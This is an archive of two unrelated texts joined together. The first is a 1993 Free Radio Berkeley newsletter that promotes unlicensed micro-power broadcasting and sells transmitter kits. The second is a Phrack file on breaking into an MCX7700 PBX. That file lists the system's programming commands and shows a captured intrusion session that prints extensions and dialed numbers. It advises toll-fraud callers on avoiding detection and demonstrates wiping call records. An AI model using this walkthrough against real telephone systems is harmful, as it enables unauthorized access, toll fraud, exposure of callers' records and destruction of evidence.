[The following is a message we received from Radio Free Berkeley regarding their movement and radio kits. I think these guys have a great thing going, and I personally am taking measures to get involved, (in my own special way.) Now Austin FCC, don't get your sphincters in a tizzy, because you won't be fining me anytime soon, but you never know who that broadcaster is, now do you?]

Chris,

I have enclosed the most current newsletter from FRB is this email. Mondo 2000 just came out and has a 14 page article on Guerilla media with a lot of information about FRB and others. We are trying to encourage as many people as possible to obtain transmitters and take to the air waves. If this happens, it will be very difficult for the FCC to do very much, especially in areas of the country where the nearest FCC office is 500 to 1000 miles away. It is extremely important that the stranglehold on the free flow of ideas, information, art and culture be broken not only here but around the world as well. China has just clamped down on broadcasting there, only state approved outlets and all satellite dishes have been banned was well. We intend on putting an international shortwave station on the air, first broadcast will be New Years Eve. It will be a call for no borders, tear down the walls and party down. We hope to get people in the Bay Area who are in exile from their home countries for political activity to do 10 to 20 minutes programs in their native language which we will broadcast around the world on the 20 meter band. Needless to say, the FEDS and their corporate masters are going to take a rather dim view of all this. Their armies and police can not be everywhere at once, however.

Anyway, good to hear from you. Let me know if you need further information.

Stephen Dunifer
Free Radio Berkeley

RECLAIMING THE AIRWAVES
Published by Free Radio Berkeley & Free Communications Coalition
October 1993

New Email Address: FRBSPD@CRL.COM

Submissions encouraged and welcomed

***** FCC Uses 20 SF Cops to Obtain ID *****

In a scene resembling a French noir film, one person associated with San Francisco Liberation Radio was detained by 20 SF police officers until his ID could be presented to FCC agent David Doon. At approximately 9:30 PM on Wednesday, September 22, Richard Edmondson was approached by David Doon who asked for identification. After refusing to produce identification and answer any questions, Richard drove away and was stopped on Webster St. by SF police officers who blocked off the entire northbound lane of the street with 8 vehicles. A confused scene ensued wherein the police officers had virtually no idea of what was going on or why they such massive backup had been called. Richard was ordered to get out of his vehicle with his hands up and in clear sight by clearly agitated SF police who subsequently handcuffed him. SF police officers were heard

to say "who is this guy" and "what do we have him for" - for several minutes these questions went unanswered. By the time the FCC agent arrived to examine Richard's ID there were at least 20 SF police officers on the scene. After learning of what was going on some of the officers were clearly exasperated at having their time wasted by this FCC agent. A few were amused and asked for information regarding San Francisco Liberation Radio's frequency and broadcast schedule. After Richard's ID was verified he was released without any further consequences by the SF police.

Richard described it this way, "Before it was all over there were at least 20 police officers on the scene. They were all so pumped up with adrenaline you would have thought I had committed the crime of the century. It was clearly irresponsible for this FCC agent to call for such a massive response without giving clear reason or instruction to the SF police. When police officers go into a situation not knowing the details they naturally assume the worst. For one dark moment I feared my life was in danger."

Clearly, this was an obvious case of overreaction by FCC agent David Doon who clearly endangered the life of Richard Edmondson by calling in such a massive police response. The FCC must be held accountable for the actions of their agents who use such extremely excessive and reactionary methods to suppress a growing micro power broadcasting movement. It would have sufficed for David Doon to have written down the license plate # of Richard's vehicle and run a DMV check. As more micro power broadcasters go on the air in the Bay area and Northern California we can anticipate further actions by the FCC to harass and intimidate those involved. However, we shall not be moved by their threats and police state tactics.

***** BUSH RADIO UNDER ATTACK IN SOUTH AFRICA *****

4 October, 1993

AMARC Solidarity Action Network received this urgent demand today from Bush Radio, a community radio project in Cape Town, South Africa.

An Action Alert was first issued in support of Bush Radio when its equipment was seized in May. For a copy of that Alert, send a request to amarc@web.apc.org.30th September, 1993

OPEN LETTER RE: PROSECUTION OF BUSH RADIO

To Bush Radio's Members, Users Friends and Supporters

Bush Radio is being prosecuted for starting a community radio station. We are charged on three counts:

1. illegal broadcasting
2. illegal possession of broadcast apparatus, and
3. obstructing the course of justice.

These charges are being leveled at two of our members, who face stiff penalties: R10,000 and/or 3 years imprisonment each on the first two counts alone.

The first court appearance is set for October 13. We now need your support to stop the victimization of genuine community radio before it even gets going.

Bush radio is a community radio initiative, owned and controlled by its membership, a wide range of organizations and individuals. For more than two years we planned and talked about going on air. Our attempts to get a broadcasting license from the Ministry for Home Affairs were repeatedly frustrated, and our membership eventually decided that we should go ahead without one.

So from 4 - 8 pm on Sunday April 1993, listeners on the Cape Flats heard a mix of programs produced and presented by our "networkers" (volunteer producers from the community). Scores of other people were there, and all of them had a chance to go on air, most of them for the first time in their lives.

In the week that followed the state seized our transmission equipment, effectively silencing us on the eve of our second broadcast, scheduled for May 1st. About six weeks later we were warned that the state was considering laying charges against us. Last week charge sheets were served on our lawyers, to appear before a regional court on October 13th.

For the state to take such action at this time seems to contradict their professed commitment to a more open South Africa. We are being charged in terms of laws inspired by apartheid at the very same time that new legislation passes through parliament - including bills for the transitional Executive Council and an Independent Broadcasting Authority, drawn up by parties at the negotiations.

The enforcement of these charges could have serious consequences for us at Bush Radio. For an organization which employs a staff of only two people, we do a disproportionate amount of work, and can ill afford to be spending time on defending unnecessary legal action. Bush Radio runs a range of training programs aimed at bringing new voices into the broadcasting environment. We work with a number of organizations, producing programs that are distributed either on audio-cassette or on other radio stations. Substantial time and energy is invested in building up a network of volunteers, the backbone of a truly participatory community radio. A lot of time is spent providing support to others who want to start radio stations in their own communities.

Despite our modest resources, Bush radio has become something of a "flagship" for the emerging community radio sector in SouthAfrica. For us to be criminalized could weaken the growth of this new sector which holds such real potential for communities wanting to control their own development.

We were always open and peaceful in our methods, and feel that this treatment is misplaced. To drag us through the courts is a waste of time and money, not only for Bush Radio but also for the taxpayer who foots the bill.

We hope the charges might be dropped, and seek your support in making our case. What can you do?

At this stage we ask that you write letters. They should be:
"To whom it may concern,"

The content of your letter would depend on your relationship with Bush Radio.

If you are a member, we'd like you to say why you think it's inappropriate for us to be prosecuted, and include a statement of solidarity.

If you are a client, we'd like you to say why you think it's inappropriate for us to be prosecuted, and include a statement of solidarity.

If you are a client, we'd like to hear about the value of service you have derived from Bush Radio, and we would like you to be specific about what we did together.

If you are a friend, or supporter, please write whatever you feel is appropriate, and we'd appreciate comments on how this kind of action undermines confidence in the nature of change in our country.

Please send these letters to:
BUSH RADIO at fax no.:
+(27-21) 448-5451

and send originals to:
P.O. Box 13290
Mowbray, 7705
Cape Town, South Africa

We should receive these letters by Friday 8th October, or as soon as possible thereafter.

Thanking you in anticipation,

JEANNE DU TOIT
Secretary for the Coordinating Committee

The Solidarity Action Network is an initiative of AMARC, the World Association of Community Radio Broadcasters.

Action Alerts are posted in the conference amarc.radio carried by many members of the APC Network.

Email users who do not have access to the APC Network can receive Action Alerts directly by contacting AMARC.

For more information about AMARC or the Action Network, contact us at:

3575 St-Laurent, # 704 - Montreal, Quebec - H2X 2T7 Canada
Fax: +(514) 849-7129 - Tel: +(514) 982-0351
Email: amarc@web.apc.org

***** FREEDOM OF COMMUNICATION *****

>From Zeke Teflon's book - Complete Manual of Pirate Radio

Freedom of communication is a basic human right. Like all rights, freedom of communication consists of being able to exercise your abilities with- out interference. Government cannot give you your abilities, but it sure as hell can (and will) interfere with you when you exercise them. Government cannot give you rights. It can only take them from you. If all governments (goons with guns forcing others to follow their dictates through violence and coercion) were to cease to exist, human rights would certainly not cease along with them.

The naive objection could be raised that while governments cannot give you rights, they can protect them by preventing your fellow citizens from interfering with you. That's the theory. In practice, governments rarely 'protect' citizens' rights, and then only when it suits their political purposes. Invariably, when governments feel the least bit threatened, they place their own 'security' needs above the human rights they supposedly safeguard. Through- out history the vilest and most consistent violators of human rights have been governments. Governments, along with their bedfellows, organized religions, have been responsible for the overwhelming bulk of human rights violations in every human civilization.

We cannot look to government to protect our rights. We have to do it ourselves, and an effective means of doing that is by exercising our rights. Use 'em or lose 'em.

***** Connecting to the Net *****

One of the best tools for the immediate transfer of news, information and discussion is the Internet. With any basic computer and a modem, world

wide access is just a few keystrokes away. In the Bay Area one of the best Interest access providers is CRL, for a flat rate of $18 per month you will have all the Interent resources available to you. Resources include the ability to send email to anyone else in the world who is on the net as well, check out hundreds of news groups for the latest and weirdest happenings, send breaking news and information to other community broadcasters, etc.

At the moment we are working on a way to digitally record and compress 5 to 15 minute audio spots into a computer file which can be sent anywhere in the world where there is a computer to receive it. With an inexpensive digital recording and playback card which plugs into any basic PC system, micro power broadcasters will be able to send and receive these spots to and from anywhere in the world. This completely bypasses the rather expensive satellite feeds and makes for a much more decentralized system of distribution. If you are interested in this project please contact us. To reach CRL in regards to an Internet account give them a call (415) 381-2800.

***** MICRO POWER BROADCASTING, TECHNOLOGY FOR THE PEOPLE *****

With circuit board dimensions of 2" x 4 1/2", a five watt FM micro power transmitter is capable of covering a community 3-5 miles in radius. Such compact and inexpensive technology has the possibility of giving each and every community its own voice. Stephen Dunifer with Free Radio Berkeley has been designing and developing this unit along with a series of other transmitters, amplifiers and antennas over the last year. Mass produced RF transistors and communications IC's have made it possible to design and build stable and clean transmitters and amplifiers for a fraction of the cost of brand name type accepted equipment. Even the entry level 5 watt kit, using only three transistors, is very stable once tuned and set up.

Even more sophisticated phase lock loop (PLL) frequency control designs are not that much more expensive to design and produce. At this moment, several individuals are working on low cost PLL designs which should meet current FCC requirements for frequency stability. When these designs are finished they will be available in kit form and assembled as well (for shipment outside US only).

What does it take to put a micro power broadcasting operation on the air ? First off, less than $500. A basic 5 watt FM transmitter, output filter (very necessary to reduce output harmonics), coax cable (50-100 ft RG8), antenna and power supply (battery or 12 volt regulated and filtered unit) is going to cost about $125-150. This is assuming assembly of kit and antenna. Next, a VHF power meter ($30-$40 at Radio Shack), a dummy load (make from resistors or $19 at Radio Shack) and a frequency counter ($50-150) are needed for tuning and keeping things optimized. Beyond those requirements one sort of audio source (line level -10 dbm, .3 volts) or another is needed to feed the transmitter. This source can be a walkman type cassette unit, a mixing board, tape deck, etc. Granted this is not a professional studio but for low budget community operations, it does not take top end gear. Creativity and determination as shown by many community stations can certainly make up the difference.

Once all the equipment has been assembled and arranged, a suitable place needs to be found for the operation and setting up the antenna. With FM, which is line of sight transmission, the higher the antenna the better. Depending on the regulations and political climate of the country in which you live, your operation may need to be portable for rapid set-up and break down. That seems especially true here in the United Corporate Snakes of America.

At the core of this is the potential to set up loosely coupled autonomous networks of communication around entire planet, outside the grasp of corporate/government control. This is the goal of the Free Communications Coalition, the umbrella organization which is being formed to support, defend and encourage micro power broadcasting.

Micro power technology makes this possible through a combination of low power. inexpensive FM, AM, TV and shortwave transmitters. Free Radio Berkeley, San Francisco Liberation Radio and other interested parties will be placing an international shortwave station on the air (100-300 watts initially at 40 meters - 7.4 to 7.5 Mhz range,

increasing to 1000) sometime in November, 1993. If we had to use tube designs, doing such an operation would be impossible due to the portability requirements. Instead, relatively inexpensive transistor designs allow to us build linear shortwave amplifiers capable of output powers exceeding 1000 watts while running off a bank of lead acid batteries. Certainly, within the normal definitions, 100 to 1000 watts on shortwave is definitely beyond the usual micropower definition. However, when right wing evangelical ranters are running 100-500 KW it could be considered to be micropower. At the moment, Free Radio Berkeley is offering an entire line of transmitter and amplifier kits for FM broadcasting along with antenna and equipment designs. Assembled units are available for sale outside the US only. A rather effective antenna can be built using common hardware store parts for about $10. Our work will be expanding to include UHF & VHF TV, AM and shortwave designs.

We would like to find other engineers and technically inclined people to help increase these efforts since we are a rather small design and development operation. Further, we need such technically inclined people to act as advisors and facilitators in the process of helping people build, test, tune, and setup their transmitters and antennas. That way, we can create a pool of people across the country and world who will be available to lend a technical hand to those who wish put micropower broadcasting operations on the air.

Let a thousand transmitters bloom

Stephen Dunifer
Free Radio Berkeley / Free Communications Coalition - the People's FCC

Freedom of Broadcasting in Italy

Just for you to know, back in 1974/75 Radio Milano International in Milano (not associated with us) started as the first private-pirate FM station in this country, operating from a van which kept moving around the town to avoid the PTT authorities (equivalent of the FCC). RMI brought the first regular stereo programs to Italy, good music not heard before on state channels, as the other stations which came after them did. They also went to court and fought for "free", private radio and freedom of speech over radio and won against the old Postal law which considered broadcasting as State Monopoly. Today RMI is one of the major national radio networks with hundreds of repeaters all over the Italian peninsula, while thousands of private radio and TV stations obtained authorizations to broadcast legally over the years.

If you have a story to tell on pirate radio, or information to share (voice/paper/email), please get in touch with us. On shortwave we reach also many European Pirates who would love to hear from you. (We indeed carried "legally" some of the pirates programs in the past in order to offer them better coverage to their "alternative" programs. Something we would also like to do again the future.)

Please send email to 100020.1013@compuserve.com, including a phone number and times when we can call possibly you from Europe for an interview. We will guarantee anonymity if so desired, since our Shortwave transmissions may also be heard in the USA. We'll love to hear from you! 73, Alfredo --- Alfredo E. Cotroneo, President, NEXUS-International Broadcasting Association PO BOX 10980, I-20110 Milano, Italy phone: +39-2-266 6971 | fax: +39-2-706 38151

Notes from the Net on the FCC

One person writes about his FCC bust on the Usenet newsgroup alt.radio.pirate:

When I was busted in 1984, the FCC used a tan-colored buick passenger car. The passenger seat had been ripped out and was

replaced with a rack of receiving equipment--nothing special, just commercially-available stuff. In the trunk was a pair of batteries driving inverters. The engine had a second alternator to charge the batteries. Beneath the vinyl roof was a direction-finding antenna array that was connected to an indicator on the dashboard. They'd just drive in the direction indicated until they reached the transmitter.

That car served 3-4 states in the Northwestern US. How do I know all this? After the guy finished writing me up, I asked him to show me his equipment. After all, I showed him mine. He started to say no, but then changed his mind since there was nothing secret involved.

Don Hackler responds:

When I was engineering an directional AM broadcast station, the station was inspected by two FCC engineers driving a similar car. The roof had been removed and replaced with a fiber glass replica of the original. The antennae were embedded in the new roof, and there were no indications of anything 'special' about the roof, inside or out.

I was given a ride in the car to go check some of the monitor points with a field-strength meter. The passenger bucket seat had been replaced by a 3 foot tall rack on a swivel mount, so the driver or a passenger in back could operate the equipment. The rack had a slip cover made of upholstery vinyl that matched the car's interior. They refused (nicely) to let me see the equipment, but said it was just standard equipment; i.e. a spectrum analyzer and some general coverage receivers.

I never understood why they didn't allow a peek, but I assumed it was probably some policy they were following. That was my first, and so far only, FCC inspection.

Don Hackler - donh@shakala.com Shakala BBS (ClanZen Radio Network)
Sunnyvale, CA 1-408-734-2289

***** Why Support Micro-Power Broadcasting? *****

Number One: The issue is freedom of speech. It's truly shocking what the Federal Communications Commission has allowed to happen. Media access is becoming too restricted for regular people to get their message across. As each day passes, radio, television, and newspaper media gets gobbled up pac-man style by big outfits like Sony/CBS, GE/NBC, ATT, ABC, Time-Warner Communications, Hearst, Gannett, Disney, Ted Turner, or even Fox. Our local media mogul, James Gabbert, owns an AM, FM, and television station in the same area. Middle America gets bombarded with religious broadcasters and urban areas get millions of watts of commercial crap beaming out from huge towers. Arbitron and Neilson decide which stations have what percentage of the listening audience. This situation must be changed so that truly free communication can have a chance to survive. In the 90's we need some space on the broadcast bands for community radio and television. Cable TV is promising hundreds of channels to choose from, but most of this stuff will be generated by the existing media networks. The problem here is that minority opinions are not heard. Censorship can not be tolerated in a democratic society. Freedom of information is what we need.

Number Two: The technology has changed. It used to be very expensive to run a radio station. With modern electronics, however, small radio stations can be on the air with a minimal investment. In fact, people in Japan have been doing micro-power broadcasting for years. Most people in the U.S. just have AM, FM, and TV receivers. To reach these people, you usually have to buy advertising time on a commercial station. That's assuming some station is willing to broadcast your tape! What we want is true public access to the airwaves for everyone, not just the rich and powerful. The cloud of secrecy about broadcasting has lifted and now we know that media power has been stolen by our own government, and sold to the highest bidder. People need media access because human beings have a natural need to communicate with each

other. Cable TV and Audio service should feature input from the community at large. The old concept of standing on a soap box and calling out to your fellow citizens will not work in the computer age.

Number Three: Health Concerns about Radio energy, in large doses, it is considered by some to be a real health hazard. Incidence of leukemia and cancer runs high among men who work on high power transmitting towers. People in San Francisco get blasted with literally millions of watts of energy coming from Sutro Tower. This is because some radio and television stations want to be picked up 100 miles away. Scientific opinion on the effects of exposure to radio waves varies quite a bit, but if you're one of those people living up near Sutro Tower, maybe you should move. Micro-power is the sane way to use radio and tv. The space on the radio and tv dial should be spread around to all interested parties, not just a small group of companies. Broadcast power levels for all stations should come down to safer levels.

-Paul Griffin

***** KITS FROM FREE RADIO BERKELEY *****

First, a word from our legal department:

For educational purposes only. These kits are offered for the furtherance of one's knowledge regarding radio frequency design and principles. At all times during operation the assembled unit must be connected to a dummy load. Part 15 of the FCC rules prohibits an antenna being used with these units. All responsibilities for the ultimate use of these kits are born solely by the builder and/or operator.

KITS AVAILABLE NOW !

All kits are complete and come with professionally manufactured, drilled and tinned PC boards. All coils are pre-wound. Each unit, unless specified, requires 12 volts for proper operation. Full instructions and diagrams included.

5 Watt FM Transmitter - $45

An improved version of the Panaxis 5 watt design with a much more rugged output transistor capable of producing 6-7 watts. Oscillator is a stable FET based VFO.

6 watt RF Amplifier - $25

Uses the same output transistor as above. Will produce 6 watts for 1/2 watt input drive. Easy, quick assembly.

15 watt RF Amplifier - $35

Uses a very high gain (14dB) RF transistor to boost a 1/2 watt input to 15 watts. Complete with PC Board and all required parts.

25-30 watt RF Amplifier - $35

Will produce full power with an input drive of 4-5 watts.

1/2 to 1 watt Amplifier - $18

1/2 to 1 watt output for an input power of 10 mw. Great for boosting

lower power VFOs.

Output Filter Kit - $5.00

A seven element low pass filter, composed of 4 coils and 3 capacitors, to flatten those harmonics. Specify cutoff frequency desired.

COMING REAL SOON !

1/2 - 1 watt Stereo Broadcast Transmitter - $35

A vast improvement over the Ramsey FM-10. It uses the BA1404 IC as a stereo modulator only to modulate a FET vfo, buffer and amp chain. Better audio input filtering and bypassing. IC voltage regulation for the 2.5 volt supply for the BA1404. A very rugged output stage and collector voltage bypassing make this unit stand out from all other transmitter designs using the BA1404 chip.

Stereo Audio Processor - $Price to be determined

A combined stereo generator using the BA1404 coupled with compandor ICs for compression and limiting of audio signals

If you have any other particular requirements please let us know. Custom design and fabrication services are available including PC layout and production. Full CAD services as well.

Proceeds from the sales of these kits go to the furtherance of micro power broadcasting, bringing a voice of empowerment to every community.

Please add $3.00 for handling and shipping for each kit.

Payment to be made out to cash or to Stephen Dunifer, we are still working out the bank trip. Send to:

Free Radio Berkeley
1442 A Walnut St., #406
Berkeley, CA 94709

Voice mail: (510) 464-3041

On the Air

Free Radio Berkeley - Sundays from 9 PM to 12 Midnight at 88.1 FM. Call their voice mail # (510) 464-3041 for further information. Or write them: 1442 A Walnut St., #406, Berkeley, 94709.

San Francisco Liberation Radio - Wednesdays & Saturdays from 8 PM to 10 PM at 93.7 FM. Call their voice mail # (415) 487-6308 for further information and to help out. Or write them: San Francisco Liberation Radio, 350 7th. Ave, Box35, San Francisco CA, 94118.

Southern Marin, San Rafael Area - schedule not known at this time, try 87.9 FM.

Southern Marin, Sausalito - left end of the dial most every night, try 87.9 FM.

Mission District, SF - LaRaza station, schedule not known, try 87.9 FM

Santa Cruz - Either on the air or soon to be, schedule & frequency not known at this time

More stations taking to the air all the time, look for a whole network to be happening in Berkeley. An attendee of the New York City workshop is on the air in Connecticut with 5 watts as Ragged Mountain Liberation Radio. Phone calls are coming in from around the country, keep those calls and letters coming.

From San Francisco Liberation Radio: Each SFLR program closes with the words: "Fascists are like cockroaches. Shine a light on them and they scurry away. And together, you and I can be the light." Richard Edmondson of SFLR, author of that slogan, said, "Well, first and foremost of all it seemed like a truism, and it seemed like the sort of phrase to end a radio program with - catchy."

Stephen Dunifer with Free Radio Berkeley added, "Yes, but cockroaches do not carry guns". One of Free Radio Berkeley's favorite tag lines is "Are you going to continue to live the lie or are you going to act the truth ?

Both San Francisco Liberation Radio and Free Radio Berkeley have been carrying a lot of very diverse and interesting programming ranging from Food Not Bombs Radio Network programs to Jello Biafra declaring that Urinalysis is Freedom to local street interviews to an interview with the former program director at Pacicifa station WPFW in Washington, DC. If you are interested in producing programs, conducting news gathering and interviews, etc. or have tapes of your band, performance piece, etc. or wish to help out in any other way, please contact either Free Radio Berkeley or San Francisco Liberation Radio. Tapes may be mailed to the return address on this newsletter in care of Free Radio Berkeley. Let your voices and performance art be heard !

In the Media

Within the last few months, a considerable amount of media attention has been focused on Micropower Broadcasting. Articles have appeared in the East Bay Express, SF Weekly, Bay Guardian, Oakland Tribune, San Jose Mercury, Daily Cal, SF Chronicle, Berkeley Voice and New York Daily News. CNN put together a news story about Free Radio Berkeley which aired nationally and was picked up and rebroadcast by Channel 2 in Oakland.

More coverage is expected to be forthcoming. An article may appear in the New York Times. KQED radio is working on a story. A fifteen page article on guerilla media will be in Mondo 2000, due out the first of November. Channel 31 (Marin County) is covering one of the broadcast operations in San Rafael. A press and info packet is going to be sent out around the country. Any help you can offer in the area of community and media outreach would be greatly appreciated. It is our intent to build an international movement and coalition. Contact the Free Communications Coalition (510) 464-3041

FUND RAISING VIDEO PARTY

Featuring: Pump Up the Volume, Medium Cool and videos
from Black Liberation Radio

Saturday, November 13 - 8 PM
809 B Allston Way, Berkeley

(two blocks south of University Ave., between 5th and 6th streets)

$5-? donation. Free popcorn provided. Help us pay our operational expenses.

HELP TAKE BACK THE AIRWAVES
FREE COMMUNICATIONS COALITION MEETING

Saturday, November 13 - 5 PM

809 B Allston Way, Berkeley

With the dramatic increase in publicity (Free Radio Berkeley made the front page of the Sunday New York Times - Oct. 24) and response we have experienced in the last month or so, it is rather important that all of us who are concerned with the defense, support and promotion of micro power broadcasting come together to plan and create a strategy which will lead to the Free Communications Coalition (the Peoples' FCC) becoming an international umbrella under which micropower broadcasting can flourish.

To that end, you are invited to attend the meeting of the Free Communications Coalition on Saturday, November 13 at 5 PM. It will be held at 809 B Allston Way (between 5th & 6th streets) in Berkeley. This will be a pot luck dinner meeting, bring a vegetarian dish to share. Following, at 8PM will be a video benefit, see above for further details.\032

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 25 of 28

****

```
 ///////////////          THE MCX7700 PABX SYSTEM            ///////////////// 
/////////////////   Brought to you courtesy of []elamo Labz   ///////////////// 
///////////////    and the ChUrCH oF tHE Non-CoNForMiST++  ///////////////// 
                (warespeoplessuckwarespeoplessucksuksuk)
```

Greetings from myself, The Evil []r. []elam!

In this text file I present a PBX that identifies itself as an "MCX7700"... probably the easiest PBX hack you'll find, and not a bad system... I've seen worse.

Dis'-claimer: (This is the part where I get to Dis' the system.)

This particular system is wide open and it's not my problem the owners decided to buy a lame system. Via freedom of the press I am publishing my findings, so if anyone gets pissed off about this file *PHUCK 0FF*!

Ab-Using the system:

Once a data connection is established, press the '*' key to enter programming mode. In programming mode, all commands are given as 2 digit combinations. Some of the commands are macros of other commands. Example: command 50 will do a command 15 plus enter a response to the question "Clear all call records Yes/No". This particular system uses only extensions.. not accounts, but has the capability to do both. The system sends EOF (CTRL-Z) characters after every command, this is NOT something I typed. I replaced all occurrences of CTRL-Z characters with <-CTRL Z-> in this phile for obvious reasons.

Note to |<odez |<iddiez:

For all you kiddiez who think you can bang the fuck outta codez and never get caught, you might think again after reading this phile. Command 55 "Exceptions report" is most likely what the system owner looks at every month. The report includes Most Expensive Calls, Longest Calls, and Most Frequently Called Numbers. Avoiding being caught is as simple as hiding among the rest of the crowd. I.E. don't fucking call Japan or stay on for 8 hours, and don't call the same BBS 100 times on a code in a month. The administrator most likely will glance at the printout and see which department has a fuckup in it who calls his mistress in Egypt every day, and go rag him out... if you're not one of the top in the exceptions report, chances are they'll never know. If you happen to have the dataline to the PBX then who the fuck cares.. just clear the fucking call records.

~~~~~~~~~~

List of Commands:

```
00 Terminate programming
10 System parameters menu (PRINTER = 1 / PABX = 2 / REPORT = 3 / OPTIONS = 4)
11 Change current time
12 Change current date
15 Clear all call records Y/N
16 Set start date
17 Set trunk assignments
```
~~~~~~~~~~

```
18 Set group number
19 "STORED NUMBER ENTRY, 4=ABVD, 5-8=OCC ?"
30 Show system parameters
31 Summary of extensions sort
32 Summary of accounts sort
33 Summary of departments sort
34 Summary of company sort
35 Summary of trunks sort
36 Report of all call records
37 Show trunk assignments
38 Show extension/department assignments
39 Show stored numbers
43 <this command froze>
44 Reports a number
45 ?
46 Block Check
50 Clear all call records macro.. pipes a yes into command 15
51 <terminated programming>
52 <terminated programming>
53 Sort call stats by a specified phone number
54 Area code sort
55 Exceptions reports (Most expensive / longest / most frequent calls)
60 "INTERACTIVE MODE"
61 <strange>
62 <nothing>
63 <this command froze>
64 Displays a number (5997777B)
65 Displays system type (MCX-7700/PC V4.0.5  1189)
67 Set SMDR input
68 Display SMDR inputs
69 <shows a line of numbers 01-79>
70 Full buffer program
71 Auto report program 1
72 Auto report program 2
73 Set index number
74 Set rate table
75 Rate table sizes
76 Pricing types
79 <nothing>
80 <strange>
90 Display full buffer program
91 Display auto report program 1
92 Display auto report program 2
93 List index table
94 List rate table
95 Display rate table sizes
96 Display pricing types
97 Invalid command
98 Invalid command
99 Call record dump


"*" key starts programming mode
<ESC> key aborts commands: "+++ FUNCTION CANCELED +++"
```

~~~~~~

Here's a capture from a session online. (edited for brevity)
Settings: Wordlength 8, Parity None, Stop bits 1

~~~~~~

```
CONNECT 1200

<< Pressed '*' key >>

PROGRAMMING ENABLED 09/05/92  8:31A
<-CTRL Z->
COMMAND ?15
CLEAR CALL RECORDS - ARE YOU SURE ? <-CTRL Z->
COMMAND ?17
```

```
SET TRUNK ASSIGNMENTS

POSITION ? -+++ FUNCTION CANCELED +++
<-CTRL Z->
COMMAND ?30

SYSTEM PARAMETERS]

PRTR  DIAGNOSTICS  SMDR  FORM-FEED     EXPAND      ESC
TYPE  A    R    D  BAUD  SIM   LNG   ON     OFF    SEQ
 2    N    N    N    2    N    66    014    015    000

 ACCOUNTS      ------TRUNKS------   EXT   ACCESS   TOLL
SIZE    NO.    NO.   '-'  GRP  EQP SIZE  ABS  COST DIG
 04    1024    040    N    2    3    3    Y    N    1

CALL   ----DROP OR REJECT---  AUTO  TO-  LIST
GRACE LOC  ACT  INC  TRK  EXT  PRD  DAY  NULL
 05    N    N    N    N    N    0    Y    N

SER  PC   ZERO
IAL  PORT  OPR
 Y    Y    Y

<-CTRL Z->
COMMAND ?35
TRUNK USAGE SORT: SUMMARY ?Y
                     SUMMARY OF TRUNK USAGE


    REPORT PERIOD                                                PAGE  1
    09/01/92 - 09/05/92                              09/05/92   8:35A

     TRUNK       TOTAL       TOTAL       AVG TIME     COSTED        TOTAL
     USED        CALLS       TIME        PER CALL      TIME         COST
    ------      ------      -------      --------     ------      ----------
      8080           0           0          0.0           0      $     0.00
      8086           0           0          0.0           0      $     0.00
      8087           0           0          0.0           0      $     0.00
     80001           9          47          5.2          12      $     3.11
     80002           6          12          2.0           7      $     2.13
     80003          17          57          3.3           7      $     2.21
     80004          12          35          2.9           9      $     2.21
     80005          12          15          1.2           4      $     1.50
     80006          13          24          1.8           0      $     0.00
     80007           6          19          3.1           9      $     2.42
     80008          12          39          3.2           1      $     0.25
     80009          10          45          4.5          17      $     4.50
     80010           8          42          5.2           9      $     2.30
     80011          14          46          3.2          10      $     2.61
     80012          11          98          8.9          70      $    16.14
     80013           8          26          3.2           3      $     1.21
     80014          13          34          2.6          12      $     3.03
     80015          14          32          2.2           5      $     1.50
     80016           0           0          0.0           0      $     0.00
     86001           0           0          0.0           0      $     0.00
     86003           0           0          0.0           0      $     0.00
     87001          82         270          3.2         270      $    60.31
     87002          79         256          3.2         256      $    59.52
     84002           0           0          0.0           0      $     0.00
     95001           0           0          0.0           0      $     0.00
                     0           0          0.0           0      $     0.00
    ------      ------      -------      --------     ------      ----------
     TOTAL         326        1097          3.3         701      $   164.95


<-CTRL Z->
COMMAND ?36
CALL RECORD DUMP :
 DETAIL?Y
```

REPORT OF ALL CALL RECORDS

REPORT PERIOD PAGE 1
09/01/92 - 09/05/92 09/05/92 8:36A

EXTEN-SION	TRUNK USED		NUMBER DIALED	DATE	TIME	DURATION MINUTES	COST	ACCOUNT CODE
718	80009		( )911-0000	09/01/92	7:55A	0.5	$ .00	
311	80011		( )911-0000	09/01/92	7:55A	1.3	$ .00	
278	80009		(800)944-1535	09/01/92	8:16A	3.0	$ .00	
255	80005		(800)944-1535	09/01/92	8:19A	1.3	$ .00	
261	87001		( )660-5525	09/01/92	8:28A	4.2	$ .95	
201	80004		(800)944-1535	09/01/92	8:33A	1.9	$ .00	
315	87002		( )841-2586	09/01/92	8:34A	2.3	$ .57	
314	87001		( )290-1030	09/01/92	8:44A	3.4	$ .76	
735	87002		(813)293-4319	09/01/92	8:44A	2.5	$ .71	
735	87002		(813)293-4319	09/01/92	8:58A	1.2	$ .49	
255	80009		(800)944-1535	09/01/92	8:56A	6.9	$ .00	
247	80015		(800)944-1535	09/01/92	9:02A	3.7	$ .00	
261	80011	O	(513)825-3931	09/01/92	9:09A	3.6	$ .00	
261	87001		( )644-1061	09/01/92	9:16A	1.3	$ .38	

<<ETC....>>

<-CTRL Z->
COMMAND ?00]
PROGRAMMING TERMINATED

PROGRAMMING ENABLED 09/05/92 8:40A
<-CTRL Z->
COMMAND ?37
 ]TRUNK ASSIGNMENTS

09/05/92 8:40A PAGE 1

TRUNK 000 = ,00	TRUNK 001 = 8080,01	TRUNK 002 = 8086,01
TRUNK 003 = 8087,01	TRUNK 004 = ,00	TRUNK 005 = ,00
TRUNK 006 = ,00	TRUNK 007 = ,00	TRUNK 008 = ,00
TRUNK 009 = ,00	TRUNK 010 = ,00	TRUNK 011 = ,00
TRUNK 012 = ,00	TRUNK 013 = ,00	TRUNK 014 = ,00
TRUNK 015 = ,00	TRUNK 016 = 80001,01	TRUNK 017 = 80002,01
TRUNK 018 = 80003,01	TRUNK 019 = 80004,01	TRUNK 020 = 80005,01
TRUNK 021 = 80006,01	TRUNK 022 = 80007,01	TRUNK 023 = 80008,01
TRUNK 024 = 80009,01	TRUNK 025 = 80010,01	TRUNK 026 = 80011,01
TRUNK 027 = 80012,01	TRUNK 028 = 80013,01	TRUNK 029 = 80014,01
TRUNK 030 = 80015,01	TRUNK 031 = 80016,01	TRUNK 032 = 86001,01
TRUNK 033 = 86003,01	TRUNK 034 = 87001,01	TRUNK 035 = 87002,01
TRUNK 036 = 84002,01	TRUNK 037 = 95001,01	TRUNK 038 = ,00
TRUNK 039 = ,00	TRUNK 040 = ,00	

<-CTRL Z->
COMMAND ?15
CLEAR CALL RECORDS - ARE YOU SURE ? Y END DATE NOT FOUND -- CLEAR ALL ??<-CTRL Z->
<< Nice command!.. 50 is a macro using command 15 with a Y piped into it >>
OK
51
